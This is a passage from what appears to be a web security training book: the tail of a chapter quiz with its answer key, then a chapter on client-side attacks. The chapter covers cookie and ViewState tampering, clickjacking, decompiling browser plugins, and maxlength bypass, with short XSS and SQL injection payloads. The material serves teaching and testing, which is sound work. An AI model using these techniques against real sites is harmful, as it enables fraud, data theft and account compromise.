  - b. To use it as skin to hide his tracks.
  - c. To have fun
  - d. All the above
- 3. Attackers main motivation usually Is:**
  - a. make money
  - b. Disturb and vandalize
  - c. Test their skills and prove they can
  - d. All the above
- 4. Select what is true concerning attacking process:**
  - a. Mapping as a phase depends on previous phases like Analyze phase to specify what when and how to attack.
  - b. Track coverage is only necessary at the end of execution phase.
  - c. As the first phase of attack process Execution phase focus on collecting information using search engines.
  - d. Analysis phase depends on all inputs from mapping phase to create a full picture about the targeted system and its vulnerabilities.
- 5. All information about mapping type of used web server are correct EXCEPT:**
  - a. Web server type can be guessed by analyzing server signature using statistical methods
  - b. Banner sent by server is the ultimate way to get the type of used web server as it is the peace of information that cannot be altered.
  - c. Used index information stored about the server using an online tool like SHODAN
  - d. The usage of a special server side technologies like asp.net or PHP cannot give a precise guess of type of used server

- 6. Collecting information about intermediaries can be done through:**
- Scan surrounding IP addresses
  - Detect multiple SSL certificates.
  - Using Trace command that echo the exact request and detect changes
  - All the above
- 7. Automatic Spidering for web application might not give the expected benefit in all those cases EXCEPT:**
- complicated Java Scripts or compiled client code like flash or java applet.
  - the multilevel input validation techniques
  - having a single URL usage for multiple action
  - the absence of robot.txt file
- 8. information that should be documented in mapping phase are:**
- pages' information and Directory structure
  - common file extension and content based on plugin
  - cookies and query string and parameters.
  - All the above
- 9. Connect each of the following tool name with common functionality it provides**

1-Black widow	a-Site structure
2-Dir buster	b-De-compiler
3-JAD	c-Row network
4-NetCat	d-Mirror site

- 10. minimizing mapped information can be achieved through**
- using absolute paths instead of relative ones
  - increase the usage of path traversal whenever possible
  - be sure to set execution permission to active on JavaScript folder otherwise none of your script will work
  - Use different root folders for user and administrator


**Answers key**

1	2	3	4	5	6	7	8	9	10
b	d	d	d	b	d	d	d	1d2a3b4c	d


# CHAPTER 5

## ATTACK EXECUTION

### THE CLIENT




## 5.1 Attack the client



If the mapping and analysis level showed flaws on the client side it will be a good idea to begin there. The client (browser) is easily reachable by attacker and can be compromise and manipulated to initiate a full attack or partial attack as base for other types of attacks.

Due to the many types of possible client attacks the coming parts will explain some possible attack execution scenario on client and examples about each type.

## 5.2 Two types of attacks



No matter what technologies are used in attacking client side, all attacks will take one of two main types: Exploits and Trickery.

In Exploit attacks a malicious code is executed on the client side and its host due to resident vulnerability and of course the countermeasure can simply be getting rid of that exploited vulnerability, from the other hand the trickery attacks are based on behavior of human operator after getting seduced by an attractive message or offer to make action that disclose important information or be used to access the information or allow the attacker to install a software that can be used later to extract data from client machine.

## 5.3 Altering cookies




Figure 30: Cookie alter attack

This type of attack focus on altering content of a cookie where cookies are text based files stored by the server on clients' machines.

### Attack requirement:

- A. Existence of a cookie used to store state information
- B. The used cookie is used directly without being checked by the server.

### Attack process

- C. Using a proxy capture the request or the response writing the cookie.
- D. Alter the cookie value after intercepting request or response.
- E. Release the altered request or response.

### Example:

```
HTTP/1.1 200 OK
Set-Cookie: DiscountType=3
Content-Length: 1230
.....
```

The previous listing represents a part of response containing a cookie named (DiscountType) that will be written to the client and used in the next request for purchasing a service.

Using a proxy tool like (Burp Proxy) setup the proxy to intercept response and rewrite the value of this cookie to point to different discount type and pass it to browser to

- A. Using intercept tab forward the request by clicking the forward button.
- B. On receiving the response edit the discount type using message editor.
- C. Forward the altered message to the browser to write the cookie to your machine
- D. The next request to the same site will hold the altered cookie and will cause changing the discount type.

## 5.4 Flash Cookies (LSO)




Figure 31:Flash cookie attack process

Flash uses what is called Flash Cookies for client-side storage which is a text file with the extension (.lso) being able to access and manipulate this file will give the ability to change the behavior of the flash object.

### Attack requirement:

- Being able to access the LSO file
- No validation for data retrieved from the LSO files stored on the client.

### Attack process

- Access the LSO file.
- Use the LSO editor to change an invalidated value that might give higher privileges

### Example:

This example will allow the attacker to get higher discount rate on a purchase done through a flash object.

- Locate the LSO file.
- Use LSO editor to change the discount value
- As soon as the flash object retrieves the local storage from the lso file it will apply the new discount rate if no validation where done by the server.




Figure 32:Sol Edit tool

## 5.5 intercepting messages from Flash, Java applet and Silverlight




Figure 33: Intercepting messages from Flash, Java applet and Silverlight

Browser extension that technologies permit the execution of a code in a sandbox, It was used originally to provide simple improving on the presentation of the web application like creating animation or vivid contents , with much of flexibility and power these technologies provide developers used it to create full component and applications.

After all those components are used in the web pages and need to interact using the web protocols so exchanged information are transmitted over Http and usually in objects or complex structures.

Attacker can compromise the messages exchanged with those extensions and refactor it.

Main target of the attack is to initiate attacks like SQL injection, buffer overflow or manipulate parameters to have application related gain.

Attack requirement

- Extension interacts with server through Http
- No special encryption is used to preserve messages confidentiality.

Attack process

1. Capture the request initiated by the page using a proxy like Burp.
2. Depending on the type of extension use the right deciphering method to unpack the message sent.
  - Java applets use Java serialization which can be deciphered using a plugin on Burp (JDSer).
  - As for Flash it normally uses (AMF Action Message Format) which is supported by default by Burp.
  - Silver light uses (WFC windows communications foundation) and SOAP (NBFS) message format that can be deciphered using a

plugin named (WCF Binary Soap Plug-In) by ([labs@gdssecurity.com](mailto:labs@gdssecurity.com))

3. A special tab will show the object content sent in the ciphered message.
4. Alter the message as requested and forward the request.
5. Capture the response and see deciphered contents.

## 5.6 Decompile Flash, Java applet and Silverlight




Figure 34: Decompilation process for Flash, Java applets and Silverlight

This attack depends on disclosing the business logic executed in a browser extension like Java applet, Flash or Silverlight component

Java applets and SWF file contains bytecode that can be decompiled to recover the original source through tools like JAD for java applet, Flare for flash and Telerik Just Decompiler for Silverlight XAP files. (software are available in supplementary materials)

### Attack requirement

- Targeted functionality fully executed on the client side.
- Low complexity of application bytecode.

### Attack process

1. use Flare, JAD or Telerik decompiler depending on the type of component. The result will be ActionScript source for Flare or Java for JAD.
2. review the source to identify any attack points that will enable you to reengineer the Flash object and bypass any controls implemented within it.
3. modify the decompiled source to change the behavior of the applet, recompile it to bytecode, and modify the source code of the HTML page to load the modified applet in place of the original.



## 5.7 Clickjacking




Figure 35: clickjacking concept

Clickjacking sometimes also named UI redressing also goes under the trickery type of attacks where attacker trick the victim to click on malicious link situated on a transparent page over a page on the site.

### **Attack requirement:**

For successful attack

- A. victim should be logged to the sensitive website.
- B. The victim should access a page on the attacker site

### **Attack process**

- A. The attacker creates a transparent Iframe on his page and load the page the user logged on with sensitive action.
- B. The attacker is hiding the iframe using JavaScript and CSS
- C. The victim cannot see the overlaying page and try to interact with the visible page.
- D. The attacker has the buttons and clicks designed to be clicked in a sequence that helps the attacker to execute the malicious action on the hidden page.

**Example:**

- A. An example is pushing the victim to purchase a product from a site without his knowledge.
- B. The victim is logged in to the ecommerce site.
- C. The attacker creates a fake page that has the same layout with the first catalogue.
- D. The attacker loads the first catalogue in a hidden iframe using the CSS opacity property.
- E. The victim clicks the button on the fake page.
- F. The user purchases the product specially if he has the one click purchase activated on default payment method.

## 5.8 client SQLite




Figure 36: SQL Light DB Browser

Recently and as part of HTML5 specification local storage DOM Storage were used to store local information Attacker can access data stored as JavaScript, this object uses an underlying sqlight data base on the client machine.

Any unencrypted contents can be viewed through sql light database browser.

SQLite data can come of one of two sources the first is local stored info by a specific application or those created automatically by the browser.

**Attack requirement:**

Store data are not encrypted

Attacker has access to client machine.

### Attack process

- C. Direct access to SQLite data file using SQLite DB browser
- D. Exploit the discovered data or use as base to initiate another attack.


### Example:

Google chrome store snapshots of all visited sites (including https) in the folder

C:\Users\<(username)\AppData\Local\Google\Chrome\User Data\Default\top sites

Thus accessing that file will enable the attacker to read and see unencrypted visited sites and image information stored in that file.

- A. Open SQLite database browser (portable version is available in the supplementary materials)
- B. Click on browse data tab to see all the information stored in that file.



## 5.9 ActiveX attack

ActiveX and browser extension can be very dangerous specially if it has a high privilege like memory reading or disk writing and it is half way to breaking the client machine.

From the other hand browser extensions are becoming also popular and normally users tend to trust specially if it provides good service.

**Attack requirement:**

- ActiveX or browser extension has a high privilege.
- ActiveX is vulnerable or built as malicious component with attack purpose.

**Attack process**

- victim access a site with vulnerable or malicious ActiveX or install a vulnerable or malicious browser extension.
- Victim accept to run ActiveX or browser extension.
- The component is available to provide a back door or to send information to attacker.

**Example:**

The following is a list of ActiveX example that can be exploited to attack and compromise the client.

ActiveX	Vulnerability	Impact
DHTML Editing	LoadURL method can violate same origin policy	Read and write data
Microsoft DDS Library Shape Control	Heap memory corruption	Arbitrary code execution as caller
JView Profiler	Heap memory corruption	Arbitrary code execution as caller
ADODB.Stream	None—used to write data after exploiting LMZ	Files with arbitrary content placed in known locations
Shell Application	Use CLSID to disguise malicious file being loaded	Files with arbitrary content placed in known locations
Shell.Explorer	Rich folder view drag-n-drop timing attack	Files with arbitrary content placed in known locations
HTML Help	Stack-based buffer overflow from overlong "Contents file"	Arbitrary code execution as caller

	field in .hhp file	
WebBrowser	Potentially all exploits that affect IE	Arbitrary code execution as caller
XMLHTTP	Old: LMZ access New: none, used to read/download files from/to LMZ	Read/write arbitrary content from/to known locations

## 5.10 Attack Execute- Pass JavaScript through Flash

[Http:Host.com/pathToSwf/app.swf?url=javascript: any code](http://Host.com/pathToSwf/app.swf?url=javascript: any code)



This attack depends on the ability to pass a URL through Flash (.swf) file without any validation of the inserted url

### **Attack requirement**

- A flash file (.swf) on the site.
- No validation for the url passed to the .swf file.

### **Attack process**

Use javascript directly in the url

### **Attack Example:**

The following code will allow the execution of javascript and showing the alert, thus successful XSS attack.

```
http://site/flash.swf?url=javascript:alert('XSS')
```

## 5.11 Max Length

User Name

```
User Name
<input type="text" name="usrname" maxlength="10">
```

Max length is a restriction from client side to control the number of characters entered in input field.

```
<input type="Text" name="myField" maxlength="10"/>
```

Attacker might try to alter the allowed max length to enable free entry in the field

#### Attack requirement:

- No server side check on the input length.

#### Attack process

- Using a proxy capture the response containing the page with the form.
- Alter the value of max length directly as required
- Submit the form.

This might help to initiate buffer overflow or SQL injection or Cross site scripting attack.

#### Example:

In this example we will be using OWASP Mutillidaeas a testing environment

**Please sign-in**

Username

Password

In this form the maxlength attribute is restricting the size of password to (20) we will change that to be able to write a syntax that will initiate sql injection attack.

- Using Burp we will capture the response for login page
- Alter the maxlength attribute to be 255.
- Edit the text in password field to be `Password' or 'any'='any`
- Submit the form , if the form is receiving server script is vulnerable to SQL injection attack we will get admin privileges.




Figure 37: the figure shows how to capture the response with Burp suite

## 5.12 Attack ViewState




Figure 38: Altering ViewState

ViewState is a method to preserve state information when submitting a form to keep the form contents after postback, it supports adding any extra information to it using the expression:

```
ViewState["Key"]= value;
```

Attacker might try to alter a Viewstate encrypted value passed as hidden field

### **Attack requirement:**

- Ability to decrypt the Base64 encoded string in ViewState hidden value.
- MAC is disabled which represent a tampering protection method that adds a hash with key to view state value.

### **Attack process**


- Using a proxy capture a request containing view state value.
- Use decoder to decode the value normally coded as Base64 value (Burp decoder can be used for that purpose) this will show the hidden parameter.
- Alter the parameter and recode the ViewState value.
- Release the request to be served by the server.

### **Example:**

This example shows how to retrieve ViewState information with (Burp) :

- Intercept the request containing for the page containing ViewState information.
- Open ViewState tabulation you can see a tree based structure showing ViewState information.

- 3- If the MAC is enabled, you can see (MAC enabled) message in the tree root.
- 4- The encrypted value will be shown if MAC is not enabled



### 5.13 Time of Creation to Time of Use

